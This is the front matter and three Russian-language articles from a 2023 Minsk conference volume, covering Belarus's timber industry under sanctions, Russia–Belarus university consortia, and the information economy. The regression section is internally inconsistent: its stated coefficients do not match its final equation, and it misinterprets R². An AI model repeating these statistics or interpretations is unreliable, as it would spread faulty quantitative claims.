



УЧРЕЖДЕНИЕ ОБРАЗОВАНИЯ
«БЕЛОРУССКИЙ ГОСУДАРСТВЕННЫЙ ТЕХНОЛОГИЧЕСКИЙ
УНИВЕРСИТЕТ»

ПРЕДСТАВИТЕЛЬСТВО РОССОТРУДНИЧЕСТВА В РЕСПУБЛИКЕ
БЕЛАРУСЬ «РУССКИЙ ДОМ»

ТЕХНОЛОГИЧЕСКАЯ НЕЗАВИСИМОСТЬ И КОНКУРЕНТОСПОСОБНОСТЬ СОЮЗНОГО ГОСУДАРСТВА, СТРАН СНГ, ЕАЭС И ШОС

Сборник статей
VI МЕЖДУНАРОДНОЙ НАУЧНО-ТЕХНИЧЕСКОЙ
КОНФЕРЕНЦИИ «МИНСКИЕ НАУЧНЫЕ ЧТЕНИЯ- 2023»
г. Минск, 06-08 декабря 2023 г.

В 3-х томах

Том 1



Минск 2023

УДК 001,891
ББК 72
Т 38

Технологическая независимость и конкурентоспособность Союзного Государства, стран СНГ, ЕАЭС и ШОС : сб. ст. VI Междунар. науч.-техн. конф. «Минские научные чтения-2023» в 3 т. Минск, 06–08 декабря 2023 г. [Электронный ресурс]. – Минск : БГТУ, 2023. – Т. 1. – 588 с. – ISBN 978-985-897-154-0

В издании представлены научные статьи, освещающие вопросы применения информационно-коммуникационных технологий в развитии различных секторов экономики, рассматриваются проблемы защиты от киберугроз, внедрения цифровизации в различные сферы деятельности.

Адресовано практикам, преподавателям, научным работникам, аспирантам, студентам I и II ступени получения высшего образования, интересующимся современным состоянием и перспективами развития общества, науки и экономики.

РЕДАКЦИОННЫЙ СОВЕТ

ВОЙТОВ Игорь Витальевич, ректор Белорусского государственного технологического университета, доктор технических наук, профессор (председатель);

ДОРМЕШКИН Олег Борисович, директор международного информационно-аналитического центра трансфера технологий Белорусского государственного технологического университета, доктор технических наук, профессор;

КАЛИНИЧЕНКО Александр Сергеевич, директор центра «Научно-технологический парк БГТУ» Белорусского государственного технологического университета, доктор технических наук.

ISBN 978-985-897-154-0 (Т. 1)
ISBN 978-985-897-153-3

© УО «Белорусский государственный технологический университет», 2023

Секция 1. «Информационно-коммуникационные технологии как драйвер технологического развития различных секторов экономики. Развитие цифровой экономики»

УДК 630*792:339.56(476)

А.Н. Кривоблоцкий, У.А. Белова
Белорусский государственный технологический университет
Минск, Беларусь

**ОРГАНИЗАЦИОННО-ЭКОНОМИЧЕСКИЕ АСПЕКТЫ
РАЗВИТИЯ ЛЕСОПРОМЫШЛЕННОГО КОМПЛЕКСА
РЕСПУБЛИКИ БЕЛАРУСЬ В УСЛОВИЯХ САНКЦИОННОГО
ДАВЛЕНИЯ**

Аннотация. В данной статье рассматриваются некоторые аспекты развития одной из наиболее перспективных в Республике Беларусь отраслей промышленности – лесной – в условиях изменения политической ситуации на международной арене.

A.N. Krivoblotsky, U.A. Belova
Belarusian State Technological University
Minsk, Belarus

**ORGANIZATIONAL AND ECONOMIC ASPECTS OF THE
DEVELOPMENT OF THE TIMBER INDUSTRY OF THE
REPUBLIC OF BELARUS UNDER THE CONDITIONS OF
SANCTIONS PRESSURE**

Abstract. This article discusses some aspects of the development of one of the most perspective industries in the Republic of Belarus – forestry – in the context of changing political situation in the international arena.

Республика Беларусь является развивающейся страной с социально ориентированной рыночной экономикой. В структуре валового внутреннего продукта более одной четвертой занимает промышленность. Среди развитых отраслей промышленности можно отметить пищевую промышленность, легкую промышленность, машиностроение, деревообработку, нефтехимическую и фармацевтическую отрасли. Среди возобновляемых сырьевых ресурсов страна в наибольшей степени располагает лесными ресурсами, так как площадь территории, покрытой лесом, составляет 40,1%, а лесной фонд насчитывает 9719,6 тыс. га или 1905,7 млн. м³[1].

Развитие лесопромышленной отрасли в Республике Беларусь в первую очередь связано с наличием собственного сырья. Так в 2022 году средний запас лесных насаждений по областям составил: Гродненская область – 244,7 м³/га, Могилевская область – 232,4 м³/га, Минская область – 225,4 м³/га, Витебская область – 201,7 м³/га, Брестская область – 201,3 м³/га и Гомельская область 195,5 м³/га. А средний объем заготовки древесины с 1 гектара составил 2,9 м³ [1].

При этом в Республике Беларусь по итогам 2022 года 37524 га земель было освоено под посадку и посев лесов, преимущественно хвойными породами (91,7%) [2].

Для формирования высокопродуктивных и устойчивых лесов, рационального использования лесных ресурсов государством предусмотрено осуществление ряда мероприятий, закрепленных на государственном уровне. В целях реализации мер по содействию устойчивому, экономически эффективному и экологически ответственному использованию лесных ресурсов предприятиям Министерства лесного хозяйства, а также иным организациям, осуществляющим лесопромышленную деятельность, в рамках Государственной программы «Белорусский лес» осуществляется финансовая поддержка.

Деревообрабатывающая отрасль, как составной элемент лесной промышленности, представлена более 3,2 тысячами деревообрабатывающих организаций. Данная отрасль дает наибольший объем продукции (69,5%) по сравнению с остальными, такими как лесозаготовительная (13,5%), целлюлозно-бумажная (16,4%), лесохимическая (0,6%), так как является одной из самых высокоотходных отраслей лесного сектора [3].

Около 50 организаций деревообрабатывающей отрасли, являющихся крупными производителями ряда продукции из древесины и бумаги на рынке страны, объединены в состав концерна «Беллесбумпром». Главными направлениями деятельности концерна выступают 3 сектора: деревообработка, мебельное производство и целлюлозно-бумажное производство.

Сектор деревообработки представлен такими ключевыми предприятиями как ОАО «Ивацевичдрев», ОАО «Борисовдрев», ОАО «Витебскдрев», ОАО «Борисовский ДОК», ЗАО Холдинговая компания «Пинскдрев», ООО «Экман» и др. Предприятиями осуществляется комплексная переработка древесины от заготовки сырья до получения готовой продукции. Готовая продукция включает в себя древесно-стружечные плиты, в том числе ламинированные,

древесноволокнистые плиты, фанеру, пиломатериалы, древесное топливо и пр.

При производстве обеспечивается высокоэффективное использование сырья за счет глубины переработки и применения безотходных технологий. Отходы производства задействованы в энергетике: построены собственные энерго- и теплоисточники, созданы производства по выпуску щепы, топливных гранул и брикетов. Это позволяет вовлечь в систему переработки практически весь объем низкосортного древесного сырья и получить экономический эффект.

Практически вся номенклатура товаров сектора деревообработки является как импортозамещающей, так и экспортной.

В производстве мебели занято около 15 предприятий выпускающих 25% от общего объема выпуска мебели в стране, с ориентацией на экспорт.

Ассортимент целлюлозно-бумажной промышленности включает более 20 видов бумаги и картона, а также сульфатную беленую и вискозную целлюлозу.

По итогам 2021 года выручка от реализации продукции, товаров, работ, услуг на одного среднесписочного работника по организациям концерна составила 52,6 тыс. долларов США. При этом наибольшие темпы роста достигнуты в организациях деревообработки – почти 172%.

Из общего объема произведенной продукции около 80% было поставлено на экспорт. География поставок охватила 70 стран. В товарной структуре наибольший удельный вес поставок заняла продукция глубокой переработки древесины (древесные плиты – древесно-стружечные и древесно-волокнистые), мебель, целлюлоза, фанера, а также бумага и картон. Отрасль почти достигла показателя в 1 млрд. долларов экспорта. Рентабельность продаж в целом по отрасли составила 17,2% [3].

В географической структуре экспорта древесины и продукции из нее преобладали страны ЕС, такие как Польша, Литва, Латвия, Германия, Нидерланды и др. Экспорт только продольно-распиленных лесоматериалов в 2021 году в страны ЕС составил 690,7 млн. долл. США. Также осуществлялся экспорт древесно-стружечных плит (178,6 млн. долл. США), топливной древесины (159,7 млн. долл. США), клееной фанеры (145,7 млн. долл. США) и древесно-волокнистых плит (129,4 млн. долл. США).

В таблице 1 представлена динамика экспорта и импорта продукции деревообработки за 2019–2021 годы.

Таблица 1 – Динамика экспорта и импорта продукции деревообработки за 2019–2021 годы [3]

| Наименование продукции | Экспорт | | | Импорт | | |
|---|---------|---------|---------|--------|--------|--------|
| | 2019 | 2020 | 2021 | 2019 | 2020 | 2021 |
| 1 | 2 | 3 | 4 | 5 | 6 | 7 |
| Деловая древесина, тыс. м ³ | 268 | 596 | 0 | 42 | 38 | 213 |
| Пиломатериалы, тыс. м ³ | 4,038 | 4,057 | 3,455 | 31 | 43 | 69 |
| Плиты древесно-стружечные, тыс. м ³ | 1,390 | 1,624 | 1,420 | 117 | 138 | 172 |
| Плиты древесно-волокнистые, тыс. м ² | 125,534 | 143,774 | 163,675 | 18,727 | 17,766 | 19,714 |
| Фанера клееная, тыс. м ³ | 253,470 | 331,692 | 377,520 | 44,019 | 50,395 | 46,983 |

На основании данных таблицы 1 можно сделать выводы, что в деревообрабатывающей промышленности Республики Беларусь ключевым направлением является экспорт. Динамика экспорта фанеры и древесноволокнистых плит имеет тенденцию к увеличению объемов в 2022 году.

Однако в виду введенных ограничений на экспорт из Республики Беларусь продукции древесины и изделий из нее и влияния внешних факторов привели к резкой потере рынков сбыта, в том числе и снижение возможностей с точки зрения импорта продукции из древесины. В результате чего предприятиями концерна были предприняты меры по наращиванию экспорта в страны Африки, Южной Америки, расширены поставки в страны ЕАЭС, а для обеспечения потребностей внутреннего рынка увеличено производство импортозамещающей продукции, сумма которой составила почти 1 млрд. долл. США.

В производстве импортозамещающих товаров задействовано более 20 предприятий концерна, выпускающий примерно 50 товарных позиций. К таковым относятся плиты ДСП, ДВП, фанера, столярные изделия, двери, ящики из гофрированного картона, мешки, гофрированный картон, эфиры канифоли, бумага-основа для производства обоев, скатерти и другие, объема производства которых недостаточно для обеспечения спроса потребителей.

Одним из направлений импортозамещения является организация и налаживание производства хвойной и лиственной сульфатной беленой целлюлозы, мелованной и немелованной бумаги и картона, бумаги-основы для копировальной бумаги. В том числе это касается и производства карбамидных смол, таллового масла и некоторых видов упаковки и бумаги.

Проведение модернизации целого ряда предприятий деревообрабатывающей промышленности с 2010 по 2021 год (и

обеспечение тем самым роста объемов производства в сопоставимых ценах в 3 раза) позволяют Беларуси осваивать новые производства и технологии с последующим выпуском новых востребованных видов продукции, что повышает экономическую, социальную, экологическую безопасность страны.

В целом, ориентируясь на тенденции глобального рынка в области продукции из древесины и ее производных, реальных возможностей Республики Беларусь, исходя из имеющего технологического уровня, наличия лесных ресурсов и финансовых средств перспективными мероприятиями в области развития деревообрабатывающей промышленности становятся модернизация лесопильного, деревообрабатывающего, мебельного и целлюлозно-бумажного производства, а также наращивание импортозамещающей продукции из древесины и переориентация на рынки Азии.

С целью повышения конкурентоспособности продукции страны будет осуществлено внедрение цифровых технологий в производство, развитие столярного и строительного производства, налажено производство экотоваров с реализацией принципа «eco-friendly», предприняты меры по углублению переработки древесины. Также одним из насущных вопросов будет являться развитие импортозамещающих производств, что позволит сократить величину импортного сырья и материалов в структуре товарной продукции.

Список использованных источников

1. Национальный статистический комитет. Статистические издания [Электронный ресурс] – Режим доступа: <https://www.belstat.gov.by/upload/iblock/38b/0zivld0r04aj7eajlmczbajh3me35tfj.pdf>. – Дата доступа: 07.11.2023.

2. Национальный статистический комитет. Основные показатели ведения лесного хозяйства в Республике Беларусь [Электронный ресурс] – Режим доступа: https://www.belstat.gov.by/upload-belstat/upload-belstat-pdf/oficial_statistika/2022/infografics_forest-2022.pdf. – Дата доступа: 07.11.2023.

3. Национальное агентство инвестиций и приватизации Республики Беларусь. Деревообрабатывающая отрасль в Республике Беларусь 2022 [Электронный ресурс] – Режим доступа: https://investinbelarus.by/upload/medialibrary/199/y4cppup32zcx3cyd5z0ytghyvvtpcr89/Derevoobrabatyvayushchaya-otrasl-2022_min.pdf?ysclid=l0olhowt9c734876845. – Дата доступа: 07.11.2023.

4. Белорусский производственно-торговый концерн лесной, деревообрабатывающей и целлюлозно-бумажной промышленности. [Электронный ресурс] – Режим доступа: <http://www.bellesbumprom.by/ru>. – Дата доступа: 07.11.2023.

5. Концерн «Беллесбумпром» об итогах 2022 года и планах на 2023 год [Электронный ресурс] – Режим доступа: https://www.sb.by/articles/postuchim-po-derevu-bellesbumprom.html?ysc_lid=loojgev7xh444778497. – Дата доступа: 06.11.2023.

УДК: 911.3/378.1

Д.Г. Ажинов

Балтийский федеральный университет им. И. Канта
Калининград, Россия

**РАЗВИТИЕ КООПЕРАЦИИ РОССИЙСКИХ
ОБРАЗОВАТЕЛЬНЫХ ОРГАНИЗАЦИЙ С НАУЧНО-
ОБРАЗОВАТЕЛЬНЫМИ УЧРЕЖДЕНИЯМИ И
ПРОМЫШЛЕННЫМИ ПРЕДПРИЯТИЯМИ РЕСПУБЛИКИ
БЕЛАРУСЬ: ОПЫТ РЕАЛИЗАЦИИ ПСАЛ «ПРИОРИТЕТ 2030»**

Аннотация. В статье рассматривается состояние и потенциал кооперации между Россией и Беларусью через участие в деятельности университетских консорциумов, создаваемых в рамках реализации государственной инвестиционной программы «Приоритет 2030».

D.G. Azhinov

Immanuel Kant Baltic Federal University
Kaliningrad, Russia

**DEVELOPMENT OF COOPERATION BETWEEN RUSSIAN
EDUCATIONAL ORGANIZATIONS AND SCIENTIFIC-
EDUCATIONAL INSTITUTIONS AND INDUSTRIAL
ENTERPRISES OF THE REPUBLIC OF BELARUS: EXPERIENCE
OF IMPLEMENTING THE PRIORITY ACADEMIC LEADERSHIP
PROGRAM 'PRIORITY 2030**

Abstract. The article examines the current state and potential of cooperation between Russia and Belarus through participation in activities of university consortia established within the framework of the implementation of the state investment program 'Priority 2030.

В настоящее время перед академическим сообществом Российской Федерации поставлена задача формирования и обеспечения эффективного функционирования университетских консорциумов, под которыми понимается добровольное объединение университетов с другими организациями для координации деятельности и консолидации ресурсов при реализации прорывных проектов, обеспечивающих научно-технологическое развитие страны [1]. В рамках реализации Программы стратегического академического лидерства «Приоритет 2030» (далее – Приоритет 2030) образовательные организации высшего образования Российской Федерации (далее – ООВО) закрепили в своих Программах развития создание множества консорциумов с разнообразными целями и списком участников не только из России, но и из-за рубежа, в том числе из Республики Беларусь.

Целью настоящей публикации является описание существующего задела по созданию сети кооперации между ООВО и учреждениями Республики Беларусь, а также определение направлений ее дальнейшего развития. Для достижения поставленной цели нами были описаны университетские консорциумы, институционализированные в Программах развития ООВО, приведены примеры результатов, которые зафиксированы в Ежегодных отчетах ООВО, а также предпринята попытка показать возможные пути дальнейшего развития института кооперации внутри Союзного Государства.

Всего ООВО было заявлено создание 11 консорциумов с участием 12 учреждений Республики Беларусь (таблица 1).

Таблица 1 -Партнерские организации в рамках функционирования университетских консорциумов

| № п/п | Наименование консорциума | Наименование партнера | Населенный пункт, регион | Тип связи | Наименование головной ООВО | Населенный пункт, регион |
|-------|--|-------------------------------------|--------------------------------|----------------------------|-------------------------------|------------------------------|
| 1. | Агронаука | Институт плодородства | Самохваловичи, Минская область | Научный | РГАУ-МСХА им. К.А. Тимирязева | Москва |
| 2. | Биомедицина | Институт микробиологии НАН Беларуси | Минск | Научный | ПГНИУ | Пермь, Пермский край |
| 3. | Духовно-нравственные ценности, культура и историческая память России и ее регионов | БГУ | Минск | Образовательный | КФУ | Казань, Республика Татарстан |
| 4. | ВМЕСТЕ | ВГУ им. П.М. Машерова | Витебск, Витебская область | Научный Образовательный | ПсковГУ | Псков, Псковская область |

| | | | | | | |
|-----|---|---|----------------------------|-----------------|-----------------------|-------------------------------|
| 5. | Генетические технологии для биомедицины, сельского хозяйства и промышленной микробиологии | Научно-практический центр по животноводству НАН | Жодино, Минская область | Научный | НИУ «БелГУ» | Белгород Белгородская область |
| | | | | Образовательный | | |
| 6. | Консорциум по комплексному и устойчивому развитию мясного животноводства | Научно-практический центр по животноводству НАН | Жодино, Минская область | Научный | КалмГУ | Элиста, Республика Калмыкия |
| 7. | Перспективные тепловые двигатели и энергетические установки | ИТМО НАН | Минск | Научный | КНИТУ-КАИ | Казань, Республика Татарстан |
| 8. | Приграничный медицинский консорциум | ВГМУ | Витебск, Витебская область | Образовательный | ПсковГУ | Псков, Псковская область |
| 9. | Сеть кафедр исследований будущего ЮНЕСКО | ГУ «БелиСА» | Минск | Иной | НИУ ВШЭ | Москва |
| 10. | Университет для университетов | БГТУ | Минск | Научный | МГТУ им. Н.Э. Баумана | Москва |
| | | | | Образовательный | | |
| 11. | Электроника Будущего | ОАО «Планар» | Минск | ОАО «Планар» | НИУ МИЭТ | Москва |
| | | ООО «БЕЛИТОН» | Минск | ООО «Белитон» | | |
| | | БГУИР | Минск | БГУИР | | |

Составлено автором по материалам ФГАНУ «Социоцентр» [2]

Кооперация развивается по следующим направлениям:

- Сельское хозяйство – консорциумы 1, 5, 6;
- Медицинские исследования и биотехнологии – консорциумы 2, 8;
- Совместная реализация социально-гуманитарных и культурных проектов – консорциумы 3, 4, 9, 10;
- Двигателестроение – консорциум 7;
- Микроэлектроника – консорциум 11;

Осуществленный контент-анализ программ развития позволяет нам выделить 4 типа связей:

- научные;
- образовательные;
- индустриальные;
- иные.

Российские ООВО стремятся реализовывать совместные научные проекты с организациями из Беларуси, так 6 ООВО заявили наличие только научных связей, 4 совместно с образовательным типом. Обобщая, можно утверждать, что данная деятельность подразумевает: совместную разработку научно-исследовательских и научно-технологических проектов, в т.ч. концепций, моделей и т.д.; создание совместных научно-исследовательских подразделений, организацию

научно-технологических мероприятий, совместное использование научного оборудования.

6 ООВО (4 вкпе с научным типом) описали свою совместную деятельность с организациями и учреждениями Беларуси, которую можно отнести к образовательному типу. К такому типу мы относим реализацию и разработку сетевых (совместных) образовательных программ, создание и эксплуатация (совместное использование) образовательной экосистемы, организацию стажировок и т.д.

Единственной ООВО, заявившей индустриальных партнеров, является НИУ «МИЭТ», это ОАО «Планар», ролью которого является разработка и производство оборудования по тематике консорциума, а также ООО «Белитон», отмеченный как потребитель продукции консорциума.

ВШЭ заявила партнерство с ГУ «БелИСА», как организатор мероприятий консорциума «Сеть кафедр исследования будущего», этот тип связи мы определили как «иные». Детальную фиксацию типов связей по отношению к учреждениям Республики Беларусь (таблица 1).

Отдельно следует упомянуть географию сетевого взаимодействия: большинство учреждений Республики Беларусь сосредоточено в городе Минск (8 связей), 2 связи в Минской области, 2 связи в городе Витебск. Вместе с тем географический охват населенных пунктов Российской Федерации выше: Москва (4 связи), Псков (2 связи), Казань (2 связи), Пермь (1 связь), Белгород (1 связь), Элиста (1 связь). Приграничные связи в рамках «Приоритет 2030» зафиксированы только между Псковской и Витебской областями (в Смоленской области расположен еще один участник «Приоритет 2030» Смоленский государственный медицинский университет).

Анализ Ежегодных отчетов о реализации Программ развития ООВО за 2021 и 2022 годы показывает определенный прогресс в совместной деятельности ООВО и учреждений Республики Беларусь. Реализуются совместные образовательные и научные проекты, создаются новые институты взаимодействия. Например, КНИТУ-КАИ в 2021 году объявил о создании Российско-Белорусского института новых технологий, К(П)ФУ в 2022 году создал совместную лабораторию Республиканским научно-практическим центром детской онкологии, гематологии и иммунологии по изучению Covid-19.

Однако очевидным является тот факт, что развитие сети кооперации между двумя странами имеет огромный потенциал, который раскрыт не полностью, что особенно актуально для Российской Федерации в условиях ужесточающегося санкционного режима, который в том числе препятствует получению доступа к

высоким технологиям и высокотехнологичному оборудованию, что негативно сказывается на социально-экономическом развитии.

Не до конца задействован потенциал образовательной системы Республики Беларусь, такие мощные образовательные центры как Гомельский государственный университет, Гродненский государственный университет им. Янки Купалы, Белорусский государственный медицинский университет и многие другие не являются партнерами ООВО в рамках реализации «Приоритет 2030» [3]. Огромным потенциалом для кооперации с ООВО обладает промышленность Республики Беларусь (в 2022 году было экспортировано 58,7% товаров промышленного производства, в структуре объема промышленного производства на обрабатывающую промышленность приходится 89,7 процентов [4]). Единое таможенное пространство и отсутствие пограничного контроля между двумя странами являются важным преимуществом в установлении индустриального типа связи между учреждениями Республики Беларусь и ООВО. В этом смысле необходимо осуществление ряда мер по интенсификации связей, причем не только инициативой снизу, но и со стороны органов исполнительной и законодательной власти.

Обобщая представленную информацию, мы можем утверждать, что анализ проектов, реализованных в рамках университетских консорциумов, свидетельствует о разностороннем взаимодействии в таких областях, как сельское хозяйство, медицина, микроэлектроника, двигателестроение и другие.

Однако несмотря на определенные успехи остается неиспользованным значительный потенциал сети кооперации между двумя странами. Особое внимание следует уделить расширению сотрудничества с промышленностью Беларуси. Партнерство с крупными образовательными центрами Беларуси также требует дополнительного развития, чтобы максимально использовать их потенциал в рамках ПСАЛ «Приоритет 2030».

Очевидно, что текущие ограничения, вызванные санкционным режимом и другими факторами, создают вызовы для полноценного взаимодействия. Необходимы определенные усилия, в том числе на государственном уровне, по установлению индустриальных связей, активному привлечению образовательных центров, а также расширению географии партнерства для максимального использования возможностей и ресурсов обеих стран. Все это позволит создать более устойчивую и взаимовыгодную основу для научно-технологического и социально-экономического развития России и Беларуси в условиях современной глобальной нестабильности.

Список использованных источников

1. Гвоздева Н. М. Приоритет-2030 «Механизмы реализации Программы «Приоритет-2030» // Приоритет 2030 | Государственная программа поддержки университетов Российской Федерации» [Электронный ресурс]. URL: <https://priority2030.ru/upload/medialibrary/d99/hwx9mwxt0fg8nxg5kslvqprobjw7m93/Gvozdeva-NM.pdf> (дата обращения: 12.03.2023)
2. Аналитика программы «Приоритет 2030» // Приоритет 2030 | Государственная программа поддержки университетов Российской Федерации» [Электронный ресурс]. URL: <https://priority2030.ru/analytics> (дата обращения: 09.11.2023)
3. Рейтинг активности ВУЗов // Научная библиотека Полоцкого государственного университета им. Е. Полоцкой [Электронный ресурс]. URL: <https://lib.psu.by/for-scientists/university-activity> (дата обращения: 10.11.2023)
4. Промышленность Республики Беларусь : статистический буклет / Ред. колл.: И.В. Медведева, Е.И. Кухаревич и др. – Минск. : Национальный статистический комитет Республики Беларусь, 2023. – 34 с.

УДК 338.4:007:004:330.342.146 (476)

А.М. Баранов

Гомельский государственный университет им. Ф. Скорины
Гомель, Беларусь

РАЗВИТИЕ ИНФОРМАЦИОННОЙ ЭКОНОМИКИ КАК ДЕТЕРМИНАНТ ТЕХНОЛОГИЧЕСКОЙ НЕЗАВИСИМОСТИ РОССИИ И БЕЛАРУСИ В КОНТЕКСТЕ МИРОВОГО ОПЫТА

Аннотация. В статье оценивается математическая зависимость показателей информационного, кластерного, научного, инновационного развития и потенциала генерирования знаний отдельных стран ЕС, США, Японии, России и Беларуси, приводятся практические выводы по повышению технологической независимости России и Беларуси через механизмы совершенствования инновационной инфраструктуры

А.М. Baranov

F.Scorina Gomel State University
Gomel, Belarus

DEVELOPMENT OF THE INFORMATION ECONOMY AS A DETERMINANT OF TECHNOLOGICAL INDEPENDENCE OF RUSSIA AND BELARUS IN THE CONTEXT OF WORLD EXPERIENCE

Abstract. The article evaluates the mathematical dependence of the indicators of information, cluster, scientific, innovative development and the potential for generating knowledge of individual EU countries, the USA, Japan, Russia and Belarus, provides practical conclusions on improving the technological independence of Russia and Belarus through mechanisms for improving innovation infrastructure

Важнейшим институциональным элементом становления информационной экономики является концепция национальных инновационных систем (НИС). При этом в экономической литературе малоисследованы показатели, характеризующие кластеризацию экономики, институциональные аспекты диффузии знаний и инноваций, их взаимосвязь с развитием информационной инфраструктуры. Для учета подобной взаимосвязи можно использовать оценку значений индексов «Уровень кластерного развития», «Исследование и развитие», «Диффузия знаний и инноваций», «Создание знаний» Глобального Индекса инноваций с учетом ранжирования стран по индексам развития информационной экономики. Очевидным также является существование лага в один год между влиянием информационной экономики и развитием кластерного, инновационного, научного, антропогенного потенциалов [1], [2].

Исходя из вышеуказанных данных, даже без использования математического аппарата видна корреляционная связь кластерного, научно-технического и информационного развития по лидерам данной сферы (США, Японии, Швеции, Австрии, Франции), при этом также можно отметить очень тесную корреляцию показателей исследовательского сектора, диффузии знаний и инноваций, создания знаний, уровня кластерного и информационного развития для Венгрии, России и Беларуси (таблица 1) [1], [2], [3].

Таблица 1 – Рейтинг стран по субиндексам «Уровень кластерного развития», «Исследование и развитие», «Диффузия знаний и инноваций», «Создание знаний» Глобального Индекса инноваций 2021, рейтинг по среднему индексу развития информационной экономики» (2022 г.)

| Страна | Уровень кластерного развития (2021) | Исследование и развитие (2021) | Диффузия знаний и инноваций (2021) | Создание знаний (2021) | Среднее | Средний индекс развития информационной |
|--------|-------------------------------------|--------------------------------|------------------------------------|------------------------|---------|--|
| | | | | | | |

| | | | | | | экономи ки (2022) |
|------------|----|----|----|----|-------|-------------------------|
| Финляндия | 19 | 10 | 3 | 9 | 10,25 | 4,5 |
| Дания | 20 | 7 | 24 | 10 | 15,25 | 4,833333 |
| Нидерланды | 7 | 11 | 8 | 6 | 8 | 4,666667 |
| США | 1 | 3 | 16 | 3 | 5,75 | 4,8 |
| Китай | 3 | 51 | 9 | 4 | 16,75 | 25,2 |
| Япония | 18 | 4 | 23 | 11 | 14 | 14,25 |
| Швеция | 25 | 5 | 6 | 2 | 9,5 | 8,333333 |
| Испания | 29 | 23 | 42 | 25 | 29,75 | 22 |
| Австрия | 14 | 16 | 26 | 18 | 18,5 | 16,16667 |
| Франция | 28 | 12 | 18 | 19 | 19,25 | 20,66667 |
| Германия | 5 | 6 | 19 | 5 | 10 | 17,5 |
| Италия | 2 | 22 | 36 | 21 | 20,25 | 31,66667 |
| Венгрия | 71 | 29 | 20 | 45 | 41,25 | 44,33333 |
| Польша | 86 | 33 | 37 | 35 | 47,75 | 37,66667 |
| Россия | 73 | 32 | 68 | 26 | 49,75 | 47 |
| Беларусь | 60 | 64 | 34 | 61 | 54,75 | 54,8 |

В Японии *средний индекс развития информационной экономики* соответствует уровню кластерного, научного и инновационного развития, что отвечает институциональным условиям, созданным для формирования информационной экономики. В Китае «Исследование и развитие», «Диффузия знаний и инноваций», *средний индекс информационной экономики* уступают уровню кластерного развития, что также объясняется рассмотренными нами особенностями институционально-правового регулирования информационной экономики. По США наблюдается *корреляция уровня развития кластеров и исследовательского сектора экономики, а также сферы продуцирования знаний и использования ИКТ*. Фактически США – единственный лидер по большинству показателей. По странам ЕС мы можем отметить, что снижение *индекса кластерного развития и индексов инновационного, научного и информационного потенциалов* идут относительно равномерно, проявляют одинаковую динамику. В России и Беларуси наблюдается относительная корреляция всех четырех показателей.

Произведем *корреляционный анализ среднего показателя уровня кластерного развития, исследовательского, инновационного потенциала, показателя создания знаний и среднего показателя развития информационной экономики* по странам США, Япония, Швеция, Австрия, Германия, Венгрия, Россия, Беларусь.

На основании поля корреляции можно выдвинуть гипотезу (для

генеральной совокупности) о том, что связь между всеми возможными значениями X и Y носит линейный характер. Линейное уравнение регрессии имеет вид $y = bx + a$. Оценочное уравнение регрессии (построенное по выборочным данным) будет иметь вид $y = bx + a + \varepsilon$, где ε_i – наблюдаемые значения (оценки) ошибок ε_i , a и b соответственно оценки параметров α и β регрессионной модели.

Для оценки параметров α и β – используем метод наименьших квадратов.

$$an + b \sum x = \sum ya \sum x + b \sum x^2 = \sum ux \quad (1)$$

Для наших данных система уравнений имеет вид:

$$\begin{cases} 8a + 212,75b = 210,35 \\ 212,75a + 8206,313b = 8170,483 \end{cases} \quad (2)$$

Получаем эмпирические коэффициенты регрессии: $b = 1,011$, $a = -0,5921$.

Уравнение регрессии (эмпирическое уравнение регрессии):

$$y = 0,9817x + 0,7183 \quad (3)$$

Оценим качество уравнения регрессии с помощью ошибки абсолютной аппроксимации. Средняя ошибка аппроксимации – среднее отклонение расчетных значений от фактических:

$$\bar{A} = \frac{\sum_{i=1}^n \frac{|y_i - y_x|}{y_i}}{n} \cdot 100\% = \frac{0,556}{8} \cdot 100\% = 6,95\% \quad (4)$$

Ошибка аппроксимации в пределах 5%-7% свидетельствует о хорошем подборе уравнения регрессии к исходным данным. Поскольку ошибка меньше 7%, то данное уравнение можно использовать в качестве регрессии.

Для линейной регрессии индекс корреляции равен коэффициенту корреляции $r_{xy} = 0,995$. Полученная величина свидетельствует о том, что фактор x существенно влияет на y . Коэффициент детерминации:

$$R^2 = 0,995^2 = 0,99 \quad (5)$$

Таким образом, точность подбора уравнения регрессии – высокая, в 99% случаев изменения x приводят к изменению y .

Проверим гипотезу об общей значимости с помощью F-статистики распределения Фишера (правосторонняя проверка):

$$F = \frac{R^2(n-m-1)}{(1-R^2)m} = \frac{0,99(8-1-1)}{(1-0,99)*1} = 594 \quad (6)$$

Табличное значение при степенях свободы $k_1 = 1$ и $k_2 = 6$, $F_{табл} = 5,99$. Поскольку фактическое значение $F > F_{кр}$, то коэффициент детерминации статистически значим и уравнение регрессии статистически надежно.

Значимость коэффициента автокорреляции проверим с помощью критерия стандартной ошибки. Среднее квадратичное отклонение:

$$S_{eY} = \frac{1}{\sqrt{8}} = 0,354, \quad (7)$$

где n – количество периодов.

Коэффициент автокорреляции первого порядка r_1 :

$$r_1 = \frac{\sum e_i e_{i-1}}{\sum e_i^2} = \frac{-5,965}{25,822} = -0,231 \quad (8)$$

где e_i – среднее значение исходного временного ряда;

e_{i-1} – среднее значение смещенного на 1 временного ряда;

Поскольку коэффициент автокорреляции первого порядка r_1 находится в интервале: $-1,05 < r_1 = -0,231 < 1,05$, то можно считать, что данные не показывают наличие автокорреляции первого порядка, *свойство независимости остатков выполняется.*

$$DW = \frac{\sum (e_i - e_{i-1})^2}{\sum e_i^2} = \frac{63,39}{25,82} = 2,46 \quad (9)$$

где e_i и e_{i-1} – последовательные значения временного ряда

По таблице Дарбина-Уотсона для $n=8$ и $k=1$ (уровень значимости 5%) находим: $d_1 = 1,08$; $d_2 = 1,36$. Поскольку $1,08 < 2,46$ и $1,36 < 2,46 < 4 - 1,36$, то автокорреляция остатков *отсутствует.*

Проверка нормальности распределения остаточной компоненты. Несмещенная оценка среднеквадратического отклонения (S_ε):

$$S_e = \sqrt{\frac{\sum e^2}{n-1}} = \sqrt{\frac{25,822}{8-1}} = 1,921 \quad (10)$$

Расчетное значение RS-критерия равно:

$$S = \frac{\varepsilon_{max} - \varepsilon_{min}}{S_\varepsilon} = \frac{3,222 - (-2,704)}{1,921} = 3,086 \quad (11)$$

Где ε_{max} – максимальное значение остатков, ε_{min} – минимальный уровень ряда остатков.

Расчетное значение RS-критерия попадает в интервал (2,7-3,7), следовательно, выполняется свойство нормального распределения. Таким образом, *модель адекватна по нормальности распределения остаточной компоненты.*

